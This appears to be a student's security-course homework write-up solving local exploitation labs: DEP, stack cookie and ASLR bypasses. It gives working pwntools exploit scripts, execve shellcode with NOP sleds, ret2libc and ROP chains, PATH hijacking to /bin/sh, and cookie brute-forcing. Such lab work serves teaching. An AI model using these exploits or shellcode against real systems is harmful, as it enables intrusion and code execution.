
CS_579
Chun-Yu, Chen

1. dep-1

   In this case, I adjust the PATH to achieve the goal. Since the program will use "ls" to list the stuff, I lead the program go to the PATH which I have set to search the key word "ls". And, the key word has been linked to the /bin/sh.

   dep.py




```
dep.py
#!/usr/bin/env python
from pwn import *
import os
#shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'
#code = '/home/users/chench6/week4/0-dep-1/a'

os.environ["PATH"]="/tmp:"+os.environ["PATH"]
os.unlink('/tmp/ls')
os.symlink('/bin/sh','/tmp/ls')

p = process("./dep-1")

string = "A" * 0x88 + "BBBB" + p32(0x08048553)

p.send(string)
p.interactive()
quit()
```

2. dep-2

   In this case, we have to stuff the 0x88 junk bytes into the buffer then use the address of system() to overwrite the return address then put the 'sh' into the place the first argument.

   dep.py




```
dep.py
#!/usr/bin/env python
from pwn import *

p = process("./dep-2")

string = "A" * 0x88 + "BBBB" + "CCCC"

p.send(string)

p.wait()

c = Core('core')

addr_of_sh = c.stack.find('sh')
print("Stack %s" % hex(addr_of_sh))
##########################################
#addr_system = "0xf7e39db0"
p = process("./dep-2")

#string2 = "A" * 0x88 + "BBBB" + p32(0xf7e39db0) + p32(0xf7e39db0) + \
#                 p32(addr_of_sh) + p32(addr_of_sh)

string2 = "A" * 0x88 + "BBBB" + p32(0xf7e39db0) + "xxxx" + p32(addr_of_sh)
p.send(string2)

p.interactive()

quit()
```

CS_579
Chun-Yu, Chen

3. dep-3

   In this case, we use some_function() to deal with a.txt file then I link the flag file to it. Then, I put the read() and printf() functions after it. The program will read the flag file then print it out.

   dep.py




```
dep.py
#!/usr/bin/env python
from pwn import *

src = "/home/users/chench6/week4/2-dep-3/flag"

os.unlink("a.txt")
os.symlink(src,"a.txt")

p = process("./dep-3")

some_function = 0x8048894
read = 0x806d2a0
printf = 0x804ede0

payload = "A" * 0x88 + "BBBB"\
                     + p32(some_function)\
                     + p32(read)\
                     + p32(printf)\
                     + p32(0x00000003)\
                     + p32(0xffffd100)\
                     + p32(0x100)\
                     + p32(0xffffd100)

p.send(payload)

p.interactive()

quit()
```

4. stack-cookie-1

   In this case, we have to get the exact cookie value then put it at the ebp-0x4 to pass the examination. After that, we can put the address of execve() function to the return address and the its arguments to the right place to trigger it.

   cookie.py




```
cookie.py                                                                 buffe
#!/usr/bin/env python

from pwn import *

p = process("./stack-cookie-1")

addr_execve = 0xf7eaf8c0

string = "A" * 0x84 + p32(0xfaceb00c) + "CCCC" + "XXXX"

p.send(string)
print(p.recv(0x100))
p.wait()

c = Core('core')

addr_of_sh = c.stack.find('sh')

p = process("./stack-cookie-1")

# calling execve("sh", 0, 0);
string = "A" * 0x84 + p32(0xfaceb00c) + "CCCC" + p32(addr_execve) + "DDDD" + p32(addr_of_sh) + p32(0) + p32(0)

p.send(string)

p.interactive()

quit()
```

5. stack-cookie-2

   In this case, I use my way to solve this challenge instead of the solution provided by Prof.

   I created another c file to run the srand() then get the random number. I run my c file and stack-cookie-2 file simultaneously, thus, I can get the same random cookie value then put it at the ebp-0x4. Finally, do the same thing as stack-cookie-1.

   cookie.py




```python
from pwn import *

p1 = process("./stack-cookie-2")
p2 = process("./a")

print(p1.recv(0x100))
stack_cookie = p2.recv(0x100)
an_interger = int(stack_cookie,16)
#hex_stack_cookie = hex(an_interger)
#print(hex_stack_cookie)

payload = "A" * 0XB4 + p32(an_interger) + "BBBB" + "CCCC" + "XXXX"

p1.send(payload)
print(p1.recv(0x100))

p1.wait()

c = Core('./core')
addr_of_sh = c.stack.find('sh')

p1 = process("./stack-cookie-2")
p2 = process("./a")

print(p1.recv(0x100))
stack_cookie = p2.recv(0x100)
an_interger = int(stack_cookie,16)
#print(stack_cookie)

payload = "A" * 0XB4 + p32(an_interger) + "BBBB" + p32(0xf7eaf8c0) + "XXXX" + p32(addr_of_sh) + p32(0) + p32(0)

p1.send(payload)

p1.interactive()

quit()
```

6. stack-cookie-3

   In this case, we have to figure out what the cookie value is. Thus, we start with the last byte. And the test value is from 0 to 255. In this way, we can get the correct cookie number eventually. After that, put it at the ebp-0xc to pass the examination. Finally, use sled to get the set shellcode.

CS_579
Chun-Yu, Chen

cookie.py




```
cookie.py
#!/usr/bin/env python

from pwn import *
shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'
envs = {'SHELLCODE': "\x90"*10000 + shellcode}
p = process('./stack-cookie-3',env=envs)

def detect():

    cookie = "\x00"
    for x in range(3):
        for i in xrange(256):

            #print(p.recvuntil('read?\n'))
            print(p.recvline().strip())
            print(p.recvline().strip())

            p.sendline(str(0x80+len(cookie) + 1))

            #print(p.recv(0x1000))
            print(p.recvline().strip())

            p.send('A'*0x80 + cookie + p8(i))

            line = ''

            while not 'Exit' in line:
                line = p.recvline()
                print(line)

            #line += p.recvuntil('\n')
            return_value = int(line.split(':')[-1].strip())

            if return_value == 0:
                print("Correct guess %d!" % i)
                cookie += p8(i)
                break
            else:
                print("False guess")
                pass
    print(hex(u32(cookie)))
    return cookie

#detect()
get_cookie = detect()

print(p.recvuntil('read?\n'))
payload = 'A'*0x80 + p32(u32(get_cookie)) + "BBBB"*3 + p32(0xffffd100)
p.sendline(str(len(payload)))
print(p.recvline().strip())
p.send(payload)
print(p.recvline().strip())
print(p.recvline().strip())
p.interactive()
```

7. stack-cookie-4

In this case, we can use the for loop to let program jump to the place where the shellcode is. Since the value of i will be increased continually, we can put the 0x93 at the ebp-0x10 where the variable i is. By doing this, we can pass the cookie then directly jump to the shellcode.

cookie.py




```
cookie.py
#!/use/bin/env python
from pwn import *
shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'
envs = {'SHELLCDOE':  '\x90'*10000 + shellcode}

#context.terminal = ['tmux', 'splitw', '-h']

p = process('./stack-cookie-4',env=envs)

#gdb.attach(p)

shellcode_addr = 0xffffd100

buf = 'A' * 0x80 + p8(0x93) + "B" * (0x94 - 0x80 - 1) + p32(shellcode_addr)

p.sendline(buf)

p.interactive()
```

CS_579
Chun-Yu, Chen

8. aslr-1

   In this case, although the buffer address is random, we can get it by the program then use it to overwrite the return address.

   alsr.py




```
aslr.py
#!/use/bin/env python

from pwn import *

shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'

p = process('./aslr-1')

first_line = p.recvline().strip()
second_line = p.recvline().strip()

print(first_line)

buffer_addr = int(first_line.split(' ')[-1], 16)

print(hex(buffer_addr))

buf = shellcode + 'A' * (0x88 - len(shellcode)) + 'BLAH' + p32(buffer_addr)

p.sendline(buf)

p.interactive()
```

9. aslr-2

   In this case, we can get several leak address values. Then, make the program crash to create the core dump. We can exploit the core file to find the buffer address then take those leak address values to subtract the buffer address we found. After that, we can find a special offset value which is always 0x88. Thus, it can be exploit to calculate the exact buffer address each time.

CS_579
Chun-Yu, Chen

aslr.py




aslr.py

```python
#!/use/bin/env python

from pwn import *

shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'

p = process('./aslr-2')

first_line = p.recvline().strip()
addr_line = p.recvline().strip()
third_line = p.recvline().strip()

print(addr_line)

text_addrs = addr_line.split(':')[-1].strip().split(' ')

int_addrs = [int(x,16) for x in text_addrs if x!= '(nil)']

print(text_addrs)

for addr in int_addrs:
    print(hex(addr))

s = cyclic(0x88+8)

p.sendline(s)
p.wait()

core = Core('core')

buffer_addr = core.stack.find(s)

print(hex(buffer_addr) + "\n")

for addr in int_addrs:
    print(hex(addr - buffer_addr))
##########################################
p = process('./aslr-2')

first_line = p.recvline().strip()
addr_line = p.recvline().strip()
third_line = p.recvline().strip()

print(addr_line)

text_addrs = addr_line.split(':')[-1].strip().split(' ')

int_addrs = [int(x,16) for x in text_addrs if x!= '(nil)']

print(text_addrs)

for addr in int_addrs:
    print(hex(addr))

buffer_addr = int_addrs[1] - 0x88

buf = shellcode + 'A' * (0x88 - len(shellcode)) + 'BLAH'+ p32(buffer_addr)

p.sendline(buf)
p.interactive()
```

CS_579
Chun-Yu, Chen

